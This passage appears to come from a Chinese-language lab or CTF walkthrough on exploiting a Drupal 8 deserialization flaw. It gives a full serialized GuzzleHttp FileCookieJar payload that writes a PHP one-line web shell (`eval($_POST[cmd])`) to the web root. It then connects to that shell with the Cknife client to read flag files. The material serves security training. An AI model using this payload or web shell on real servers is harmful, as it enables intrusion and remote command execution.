/etc/php.d/30-pdo_mysql.ini, /etc/php.d/30-pdo_sqlite.ini, /etc/php.d/30-wddx.ini, /etc/php.d/30-xmireader.ini, /etc/php.d/40-json.ini, /etc/php.d/40-zip.ini
PHP API	20131106
PHP Extension	20131226
Transferring data from 192.168.1.10...	220131226

6.4 利用反序列化漏洞写入 webshell，并测试存在


将配置内容中的 poc 替换为操作机上/home/Hack 目录下 drupal_exp.txt 文件中的 poc，用于在服务器的网站根目录下写入 shell.php 文件。

!php/object

```
"O:31:"GuzzleHttp\\Cookie\\FileCookieJar":4:{s:41:"0GuzzleHttp\\Cookie\\FileCookieJar\\0filename";s:31:"/var/www/html/drupal8/shell.php";s:52:"0GuzzleHttp\\Cookie\\FileCookieJar\\0storeSessionCookies";b:0;s:36:"0GuzzleHttp\\Cookie\\CookieJar\\0cookies";a:1:{i:0;O:27:"GuzzleHttp\\Cookie\\SetCookie":1:{s:33:"0GuzzleHttp\\Cookie\\SetCookie\\0data";a:10:{s:4:"Name";s:4:"123a";s:5:"Value";s:1:"0";s:6:"Domain";s:1:"a";s:4:"Path";s:1:"a";s:7:"Max-Age";N;s:7:"Expires";i:123456;s:6:"Secure";b:0;s:7:"Discard";b:0;s:8:"HttpOnly";b:0;s:1:"a";s:25:"<?php eval($_POST[cmd])?>";}}}s:39:"0GuzzleHttp\\Cookie\\CookieJar\\0strictMode";N;}"
```



选择“导入”后访问 <http://192.168.1.10/shell.php>，可以发现 shell.php 已被成功写入到服务器网站根目录下。




观察 poc 可以发现 shell.php 文件中有 `<?php eval($_POST[cmd])?>` 内容，因此可以使用 shell.php 获取 webshell。


6.5 用 Cknife 设置代理连接 webshell 获取网站的权限

在操作机的 /home/Hack 目录下存在中国菜刀工具，使用如下命令启动中国菜刀。

```
java -jar /home/Hack/Cknife.jar
```




添加连接，设置如下所示，URL 为 `http://192.168.1.10/shell.php`，密码可以观察 `shell.php` 文件中的 `<?php eval($_POST[cmd])?>` 得到，密码是 `cmd`。




成功连接一句话木马，获取 webshell。在中国菜刀上查看 `/home/flag.txt` 文件内容，得到 `flag` 字符串。

`flag8{d969246731846291b32cd819bf0e7ff6}`



再查看网站根目录下的 flag，在/var/www/html/drupal8/flag.php 文件中获取 flag 字符串。

flag12{c2ce1971e3a10498a64da8c7f3a70091}



【实验总结】

